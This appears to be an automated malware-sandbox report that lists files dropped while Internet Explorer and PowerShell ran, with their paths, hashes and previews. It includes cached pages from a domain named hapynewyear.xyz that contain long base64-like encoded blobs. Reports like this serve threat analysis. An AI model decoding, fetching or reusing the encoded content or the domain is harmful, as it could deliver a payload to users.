Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{681EFB29-460C-11EB-90E5-ECF4BB2D2496}.dat	
Size (bytes):	26256
Entropy (8bit):	1.6617505684112248
Encrypted:	false
SSDEEP:	48:IwB7Gcpr0hGwpamG4pQKGrapbSarGQpBBYGHHpcBr8sTGUp8BrfGzYpmBrNwYGo8:rBhZwQW68BSaFjB2qkW3MwY8ogloJRA
MD5:	6BEBC9A7A0CA150E408974FE3820454C
SHA1:	34AC7AA29A19C35C9A2C0596EAEBD37B529D758A
SHA-256:	E62C877701348111C5C1E818F96A17337BDD1C0D00F525012FE3056E98E82D1F
SHA-512:	2F439B8CA1E936EB1E62B8A11BABF49E2C713D9E54590AB7571F2F0FDA1C8391B2B25BCFCF5D8BF1AE9B97CCCEB3F5AA637A0970D51411F8D923606C5514BF AF
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F48692F-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.663772194759432
Encrypted:	false
SSDEEP:	48:IwQGcprZGwpaRG4pQ1GrapbSJrGQpBeGHHpcu5sTGUp8uKGzYpmuNPYGop2gNUHN:rUZTQD6lBSJFjt2AkW5MIY8BLlBaRA
MD5:	9BE1C73C0AD7E3D4E36FFDBC4A88B758
SHA1:	9A15641F7B064A707594ED25AF41DD05BB307B95
SHA-256:	FB021FEF98B01B9134A45DF7A5B32E5E486F450F1C11F91DE9E2BC5A0B8EE0E6
SHA-512:	68AB60C44FDB477D7B33C68458FA3F48F0C593EE738D4AD130CDC4E2B6045157F01D7C5CEB0595421E2C3FF9167087518D167835ED44162657CAAB889EBD608
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F486931-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6631932582889193
Encrypted:	false
SSDEEP:	48:IwKGcprvGwpakG4pQQGrapbSFrGQpB+GHHpc66ksTGUp86DGzYpm6NyYGop20NUI:ruZZQU6uBSFFjN2nkkWyMBY89Il9QRA
MD5:	8A4AFDA973E970DDD6E7C7261BC80CE3
SHA1:	68593009FF2ECAA44532B23F171F9B8C4D50B5A0
SHA-256:	9236B30FD12BF25A3B54B5F4AAAFAC697C8055D12EF1698E1DFBEDA598F67496
SHA-512:	A32C8DF0798312EC353BEA45C29C509B7BA0F1C8D71D5367C7B3BF814D873A4B92A8EE0C437CEB953C4AB370108A8AF8D30E2258124871A1EB407D67AA6148 2F
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F486933-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.6641994580948776
Encrypted:	false
SSDEEP:	48:IwXGcprSGwpa7G4pQDGrapbSorGQpBuGHHpcatsTGUp8aOGzYpmaNfYGop2oNUHg:rdZaQd6nBSoFj92QkWtMEY8ZFFlZZRA
MD5:	287724487D42C2D9EADD0798ACA57233
SHA1:	AAD9EC7787DE054E2878BA1F52FD122AE2261D27
SHA-256:	9A7126EFEA1AAA0551373BB8847E9931963DA88B8DE4D14A463DC98854A3747D
SHA-512:	92472FC19851E59FEFD034ECA0D4646F8AEE4B916CF0281CBF7E944ADCA227FB22063D0720EF6DADCE93D845BE6B8513C27C28822BE26E70A15B5E6CC6A0F2 83
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F486933-460C-11EB-90E5-ECF4BB2D2496}.dat	
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{6F486935-460C-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	26256
Entropy (8bit):	1.663286375904402
Encrypted:	false
SSDEEP:	96:rGphZQmQc66BSHFj92DkWWMdY8ColC4RA:rsZjQc66kHFj92DkWWMdY81lXRA
MD5:	9837F768E27D99963FC04FCAE62ED9A0
SHA1:	9E362E626F375911AF5DB56CF2FF5616B9F22D2E
SHA-256:	1297BBDEB6CFAC20E8FFA02EAC0AE29799E6DCA9C466D33386BEF721C9AA04AC
SHA-512:	8AE8E051BFF57D156F9B7B1BAC64997DC918B174784031043A2319E3D194989F72661B1023A03D4FBF7962ABF781FABE5B981DD12D0A86C5D54D0C80D4D4686
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.057396657331494
Encrypted:	false
SSDEEP:	12:TMHdNMNxOEAc1DnWimI002EtM3MHdNMNxOEAc1DnWimI00OVbVbkEtMb:2d6NxO8SZHKd6NxO8SZ7V6b
MD5:	716C2195327D7C25C494D0BD22F2A7FC
SHA1:	4A86A3AC74ECC4DEEE7139140788EE85F86F4A03
SHA-256:	F3CB610015993B530BF00E0890CDE2D63CC823E0AE25610AA88F327D4E491EB3
SHA-512:	8900FD35D36DAEACEAA14FA65196561664B310C1A5795E732B983FF6DDDB5785F097E04CCE3B9075DD6F481A9925F1D47FAD394BC2BE3B51AB9C9079866FB8 B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x2a2fad8a,0x01d6da19</date>< accdate>0x2a2fad8a,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0x2a2fad8a,0x01d6da19</date><accdate>0 x2a2fad8a,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile ></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.1273044345761996
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kkNcVNDnWimI002EtM3MHdNMNxe2kkNcVNDnWimI00OVbkak6EtMb:2d6NxrZSJSZHKd6NxrZSJSZ7VAa7b
MD5:	AA3C118C418E4197F8A682F7DED621E8
SHA1:	E17C86D3DA7B36105FF4953C93569314657771F2
SHA-256:	92D7778F0719467F1CDAF910B62FF9058140EB66DB275A464DD52E744F68FB9E
SHA-512:	55892C647777E4E2FA34CAE533EE46638250AD2D1F705432C50548F823C325377BA87B37495602DA3CB3740B967E8661BA16F314FF60D44131610359080154C0
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x29f1b074,0x01d6da19</date><a ccdate>0x29f1b074,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<? xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0x29f1b074,0x01d6da19</date><a ccdate>0x29f1b074,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Am azon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Size (bytes):	665
Entropy (8bit):	5.072485880804339
Encrypted:	false
SSDEEP:	12:TMHdNMNxvLscxDnWimI002EtM3MHdNMNxvLscxDnWimI00OVbmZEtMb:2d6NxvFSZHKd6NxvFSZ7Vmb
MD5:	3224AD929DD8D3798851740786569BDA
SHA1:	79B7E51E9E862C8D11112010912D808EC32ED688
SHA-256:	A32213502145BD1414D8CEB92F7669207D1E2EF92C304579FEC3C3C9886B0398
SHA-512:	B39B0EF8D162774ECA64E0B9600EAFBC04621372E8A4703C9A73892EC471EE3AE5AF7AD162B1C1A8A569158D51B9233325F36D2E501D732542C881FA2BC7296I
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x2a320fdc,0x01d6da19</date><accdate>0x2a320fdc,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0x2a320fdc,0x01d6da19</date><accdate>0x2a320fdc,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	650
Entropy (8bit):	5.125268175658686
Encrypted:	false
SSDEEP:	12:TMHdNMNxilcQDnWimI002EtM3MHdNMNxilcQDnWimI00OVbd5EtMb:2d6NxcSZHKd6NxcSZ7VJjb
MD5:	A5A83E7DDA9A7823E2E33E2CBB224663
SHA1:	CA3C1F0EBBF65BCD7F5814949EA8E8092C1B3F58
SHA-256:	D7B58AEFEF25A37F1BE7C97FC5D34E05295F572B8518324480871AF444648B7D
SHA-512:	20B4F8EA50AE70861AC0A42569D7C9FEAE97E82A7D0D606A620B983FC51F8D9E10967A9C0DD05AD6E2CFF6D81A62D41E9CFDF118291479042D1FDEF28C63D33
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.090856459939118
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGwscxDnWimI002EtM3MHdNMNxhGwscxDnWimI00OVb8K075EtMb:2d6NxQQSZHKd6NxQQSZ7VYKajb
MD5:	5106873387127736100C37E3348A4C3A
SHA1:	F9F51426EBA7C2B9BED2953A686EFFAE68AB1D9B
SHA-256:	7F7DF055969025146D2A74CA537162329599BA85210906DAD0787B1B194AF084
SHA-512:	408BD9246B3F84659AC0B730A70EAF92C27E42515CC7B93FD74538A2209099CB0DB61F978F3C7ACAE9C7662DDD5F272EFEA86A1EFAD6654F17CD3311298F01BE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x2a320fdc,0x01d6da19</date><accdate>0x2a320fdc,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0x2a320fdc,0x01d6da19</date><accdate>0x2a320fdc,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.11080310457723
Encrypted:	false
SSDEEP:	12:TMHdNMNx0nlcQDnWimI002EtM3MHdNMNx0nlcQDnWimI00OVbxEtMb:2d6Nx0jSZHKd6Nx0jSZ7Vnb
MD5:	4F3B47938C7F66284C949794BBB4CB25
SHA1:	C75AC9B64D0BD43961E81420757B5CDB32E1DD90
SHA-256:	B00FEE5CACC3AF975A42889625A57778559B351F18356FEEABF7C8804EF157DA

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
SHA-512:	4DB4BD32911376011CE3F6EEE2B47AE535B19EE3B0FB0C3606E919CD266A4D914F078BE7AD7AEDD3B240CA92700EE2D66C195DEFF092753EC25C36596BE9D2A3
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.149265333526813
Encrypted:	false
SSDEEP:	12:TMHdNMNxxlcQDnWimI002EtM3MHdNMNxxlcQDnWimI00OVb6Kq5EtMb:2d6Nx1SZHKd6Nx1SZ7Vob
MD5:	93D2EC8D469AB9CA305491A6D3413B16
SHA1:	E7ED80F9D03F40F88DBDD595208D68881E28B22A
SHA-256:	29FC9C68C270A3EBBF4106F4CA899212149C1CA4CB899CFAFB878B8B1C91C3CA
SHA-512:	4A5EC3E07F258DD16DE97D218C4D80D2125C46290CA8FA71E83B692FD3028B055F648F2849AAD5839BBEBD4C230877FB0F3D276216992574955D85E6090A7973
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0x29f67518,0x01d6da19</date><accdate>0x29f67518,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.10681505291872
Encrypted:	false
SSDEEP:	12:TMHdNMNxclcADnWimI002EtM3MHdNMNxclcADnWimI00OVbVEtMb:2d6NxeSZHKd6NxeSZ7VDb
MD5:	85B2ED97BB49D886E1E3BD8025C9F270
SHA1:	E5687B591D1F335B14A7852749B08C0C55221BDF
SHA-256:	04377E9C2A08023723741E75445F9FEE11F21E230F6D8CC41146F5D9E48DF365
SHA-512:	FAED5597ADE2780336898CD4EE77C74BCE24541E94947434D9BF4012162511B40ED7A75E4DCA5D74338E91A45D91B2598DF34D91BF5334599A4CC7877EB57F4
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x29f412c1,0x01d6da19</date><accdate>0x29f412c1,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0x29f412c1,0x01d6da19</date><accdate>0x29f412c1,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.08878066497684
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnlcADnWimI002EtM3MHdNMNxfnlcADnWimI00OVbe5EtMb:2d6NxrSZHKd6NxrSZ7Vijb
MD5:	07EABAD0C3492524E400AD06DD437E9D
SHA1:	57B4684FFC6D7F02E9BBC14FFCF11578120FF6D8
SHA-256:	F9150C3661C567CC36317FDA8C5BA7787CB9BD0F01740FE84512BCF56C2EAAE6
SHA-512:	E8CC31F8A21BCC2849C20F5F60DE5183ACA334350C00F737CBB70317DE9B5F3F8EAB93E148D238F1546837545D7CEAED3B66CB2C90AFA9AE4D2598C17BD237C
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x29f412c1,0x01d6da19</date><accdate>0x29f412c1,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0x29f412c1,0x01d6da19</date><accdate>0x29f412c1,0x01d6da19</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	426
Entropy (8bit):	3.3743589966566523
Encrypted:	false
SSDEEP:	12:67Haplkyw/3cAorQQQQQPR6V6V6V6V6DrFFFFa:67H8nw3BLkFFFFa
MD5:	E157199BEACFD7E69F876ED709318CBF
SHA1:	46ABD9AED048354972BF7306553E8F51DF3A90A1
SHA-256:	4DDF4EB3A2EC795B3EE6E82EB2C1F9B372CFA41D7AE04D845F8786E148E09967
SHA-512:	4C8071DD66FC3CD05AE2B0FC96A17C72C7902B2853B8309B91A5F589F80F0A2F234A72C088F946A59F908F9D59FE0E545040C06CB11989E8BFB56472C98E7164
Malicious:	false
Preview:	#.h.t.t.p.s.:././.h.a.p.y.n.e.w.y.e.a.r...x.y.z./.f.a.v.i.c.o.n...i.c.o.>.....(.....(..... .....C.....s..... .....331.""!.331.""!.331.""!.331.""!.331.""!.331.""!......_.....,_....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\index[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2756
Entropy (8bit):	5.981477954347919
Encrypted:	false
SSDEEP:	48:s9jCD0364rE+u0a0JxA6CZH6mWEDrPbVSwGgz6dhP0BY:sJI0364rqgA6q6m3bVSY6fEY
MD5:	FE8538DB9D0AD5E27C66A00BC9F86CDB
SHA1:	B23927E18D2A52AC9B11E4BC3BB11569E6DE2B9F
SHA-256:	F27B1AAB9130532BBD03E36E7FCBA55D85DE8FA09B9E367F782CB62C1391AC98
SHA-512:	383128A80A9E6355AE44FAF80A53796E5D4821CD37F18E1B0B61617A2FEF366AE1FBC7D0396D3F2AF6EDA72871B3EDE133E77BB153410E9A14BBBE78F88285E5
Malicious:	false
Preview:	xeJFU+jgzJgsuHuImfN4lYNnv9bFk2Xj7LyjvQW2TEjqoejGWMYwR0/575VopRQfyZu+i3X/DqeYydO2O5s+O6uZkc2wL+dQNUZg+kMcI1seSiS8buNJplYr4Oa/3rN2O6 GiocuZFtPvBN7IjaF+ClTz5aD46QC4DfZZgfb7R5eFSbYw0uoohlJf7fV0iijEbwIFt8gaYiRLrgBfM4Dys367wduCVm0XApLkxlKe1bFTHZr/3L5CLdWGALGB605h9kF5 r/R1lzJAf6N2Bz59xAvLKKJiLrdq6lMAceR5F3WNed2dAlRY7/xsaq8BsYm03tQlTqMUapQnaBvWR9fXEhyoEhOZpEtC+J8fDSA9NTM8JFf4zO2a0DkE2uxMpLV32JNKQB JSuOYydz4ABcwl/c9KC/XPx+vVInt5noJI4qWqG8ZFkJMEUYWbeThrqykw0JD31XSQSnS0K7UN6PLkD9jWfyUfvIRGYkfELQiozc5Bfubk6UKV3lnew7oko6ESR5XMOp2G 7cd+hFU5RX5kOy14M5NnEifrOJ+YmjEpOMARIUm+zyf9ygyHMrrcKK+S0bQmiFbyUab4TUWwnYtVSEz7VyyKV86F1ZdrfYtg+StV2d/e2W/FQ8xD0CNMKtQmBr/hFkyvET dwtqSgpoR6S8pMctcqtX0WkQ9QLTzwCy+Yuf8dgkZqKT4Vcaof6ZQY15NP/7RGCGHD038pHDrQIiT2HNnAHxiumkzfBP4B264zmbqVVdbWC6e79LjsUv7qnm Xn75u5DwK25dSjcc+XRaYsDnpGu6L8nkoXRMhshA9hXMuYXAK/mFamlh0QKcBE3ulC2zGiZDnDf2D/+z7meXDELl+kiHuBzmflLDbI1UQCNWvAAyyWYzJ6CR lUZ99n8Jz6YZ23GSVNAmkMNQBofzx7BtEAtzvhxzXpwGxPzgpDBXUIevNmmQ381Vl+Ds7SXTDi9Mrn/Gevq1/V1K4gF9p+2+4REtHs4JDgewCt

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 16x16, 16 colors, 4 bits/pixel
Category:	downloaded
Size (bytes):	318
Entropy (8bit):	2.9762388849626085
Encrypted:	false
SSDEEP:	6:8zE/3cAoVNONONONONONuIIIIKNX6V6V6V6V6DrFFFFR:8w/3cAorQQQQQPR6V6V6V6V6DrFFFFR
MD5:	A976D227E5D1DCF62F5F7E623211DD1B
SHA1:	A2A9DC1ABDD3D888484678663928CB024C359EE6
SHA-256:	66332859BD8E3441A019E073A318B62A47014BA244121301034B510DC7532271
SHA-512:	6754D545F2CE095CFA1FA7CA9E3223F89E37726EE7E541EBCF3E209E18B2602F3BE8677598CB30D697327A63DE032C11DBF8EF7AD7889A79C488A21044C1CB3
Malicious:	false
IE Cache URL:	http://https://hapynewyear.xyz/favicon.ico
Preview:	.....(.....(..... .....C.....s.....331.""!.331.""!.331.""!.331.""!.331.""!.331.""!.331.""!.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\index[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1376
Entropy (8bit):	5.536886964266033
Encrypted:	false
SSDEEP:	24:FGIDOUafDkUwNWRtIPB35e4cdr4Iu0co/Phm/1cI91fn+5Rg:gBDkUgiQU4Wj/PhoV99+I
MD5:	60D16364AF71B1C06930BE081FD0F14A
SHA1:	4BBD54ABBDB7A0B04FBC333AF44C6ECD8BD87978

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\OTUW0Q90\index[1].htm	
SHA-256:	81A6610F0059F6AF53CE53D44403CE0C61EA7151F1758B14AD5B56023733C412
SHA-512:	B5FC5EBCDF77C973215FEE9BB9982CBB6E697662F209572C5218C2C5EE7885F8907A6B0E51B0862DF519853BB68B326CABC7843DDBCF2639516EFE6EC3D019 6
Malicious:	false
Preview:	ZDk1ZjFlZDh0WDY3dmlURkg3N051Z254YVBoVUFKcnpmdUxCNEFuRlp2dFhZN2ltUnNUUmpNbmNKejBXbHpJaUsyMUNkZUJpQm8xd2tNMnBzR1Via0pJYmU3 TWxSNUpydUZpbHZwUUdaVU1iczJnZFZmNGZzc1VNTHdoVmRueDJ3V09KeGdTSEdmMjBEdHJsWE5oZ0tydGN0MVlGcDJsYk5MV3VzT3FkTDBEaXF2eklsTnpO cHFaeU4xanZNeFg3S3duOElGOGNSUGlsVlNiUWNVREZFTGU1Z1dHa0xGVkJzSklzcnFienNBOUpxdEVMdUMxRjlDVXIxdWVqemZxemNtODlRamZqSXBKMjFV YkxkQjRpSjVQa21RWjNGM3hFTzl3Q1U3eEZWRWU0czVvVTJxR0FDZTdFZ2MyT29EQ0RsTkV1Z3FBbHo4bjNSSkhOVlBMeE1xRkJjQXo0bzFOWng0SU9OMG1s ZUJOU3JWdGJoYWgxRzRma3ZNaGpPcFdlN1N1MTB0dkVGSFdicEhmMkdiY2R3OVcwaHFLZGlHUEczTUNHQUZjUXhSdllKS2w1a043UWk0alJnZDYydkJQZ3Q5 ZTlocmxVdVVuemVjQ2lLYlFKdFBMaGJUbGlsYlg1YmZvaEFObWp0Wkp2R01HelBqY29ZSTIxYnBmZ1Y0aVVnWXJEbDRab2g3N01rN2EzMWpkS2xzSEpaM1JG ZzRkZ3pVNm9BMW82OWFhSTJvc216aVlFS1oxbkdWWVpvdTNzTnQ1b2l6WlduNEcya2ZZS1lxd1VWODJENDRVT0REU1BocGtQUWFEa2RBb3hRZ21paWxITElY MDhnY2kzZHd3cVpvNm5wRmZsNGZVdHhMSFhEWlRiTnVOdVpmRFJJNUwyVEdiWk1sYWN2c0pvNVBGU1VkTjVaejdxZkhGTFRRVWpRTEhFbG5LTlpFRzQ0VDl5 Nll3dW1GSU1YdFBUajRycHI0Q0lwelQ5VjlINkMw

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	11606
Entropy (8bit):	4.883977562702998
Encrypted:	false
SSDEEP:	192:Axoe5FpOMxoe5Pib4GVsm5emdKVFn3eGOVpN6K3bkkjo5HgkjDt4iWN3yBGHh9sO:6fib4GGVoGIpN6KQkj2Akjh4iUxs14fr
MD5:	1F1446CE05A385817C3EF20CBD8B6E6A
SHA1:	1E4B1EE5EFCA361C9FB5DC286DD7A99DEA31F33D
SHA-256:	2BCEC12B7B67668569124FED0E0CEF2C1505B742F7AE2CF86C8544D07D59F2CE
SHA-512:	252AD962C0E8023419D756A11F0DDF2622F71CBC9DAE31DC14D9C400607DF43030E90BCFBF2EE9B89782CC952E8FB2DADD7BDBBA3D31E33DA5A589A76B87C 14
Malicious:	false
Preview:	PSMODULECACHE.....P.e...S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscRe source.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find- Module.....Find-RoleCapability.....Publish-Script.....7r8...C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriv eItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	64
Entropy (8bit):	0.9260988789684415
Encrypted:	false
SSDEEP:	3:NlllulbIj:NllUbl
MD5:	13AF6BE1CB30E2FB779EA728EE0A6D67
SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\B7F7.bin	
